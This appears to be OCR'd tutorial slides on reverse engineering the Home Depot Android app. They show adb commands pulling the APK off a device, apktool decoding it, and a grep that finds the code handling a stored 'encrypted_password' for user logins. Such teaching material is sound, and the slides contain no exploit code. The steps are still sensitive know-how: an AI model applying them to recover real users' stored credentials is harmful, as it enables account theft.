
Unpack APK




```
[Sams-MacBook-Pro-3:platform-tools sambowne$ ./adb shell pm list packages | grep depo
package:com.thehomedepot
package:com.thehomedepot.coloryourworld
[Sams-MacBook-Pro-3:platform-tools sambowne$ ./adb shell pm path com.thehomedepot
package:/data/app/com.thehomedepot-1/base.apk
[Sams-MacBook-Pro-3:platform-tools sambowne$ ./adb pull /data/app/com.thehomedepot-1/base.apk
10027 KB/s (24375477 bytes in 2.373s)
```



```
[Sams-MacBook-Pro-3:repeat sambowne$ java -jar ../../apktool_2.2.2.jar d base.apk
I: Using Apktool 2.2.2 on base.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/sambowne/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
Sams-MacBook-Pro-3:repeat sambowne$
```




```
[Sams-MacBook-Pro-3:base sambowne$ grep -r encrypted_password .
./smali_classes2/com/thehomedepot/constants/SharedPrefConstants.smali:.field public static final USER_LOGIN_PASSW
ORD:Ljava/lang/String; = "encrypted_password"
./smali_classes2/com/thehomedepot/core/utils/EncryptionUtil.smali:    const-string v0, "encrypted_password"
./smali_classes2/com/thehomedepot/core/utils/EncryptionUtil.smali:    const-string v2, "encrypted_password"
./smali_classes2/com/thehomedepot/core/utils/EncryptionUtil.smali:    const-string v2, "encrypted_password"
./smali_classes2/com/thehomedepot/core/utils/EncryptionUtil.smali:    const-string v1, "encrypted_password"
./smali_classes2/com/thehomedepot/core/utils/EncryptionUtil.smali:    const-string v1, "encrypted_password"
```



EncryptionUtil.smali - /Users/sambowne/Documents/Android/homedepot/repeat/base/smali_classes2/com/thehomedepot/core/utils

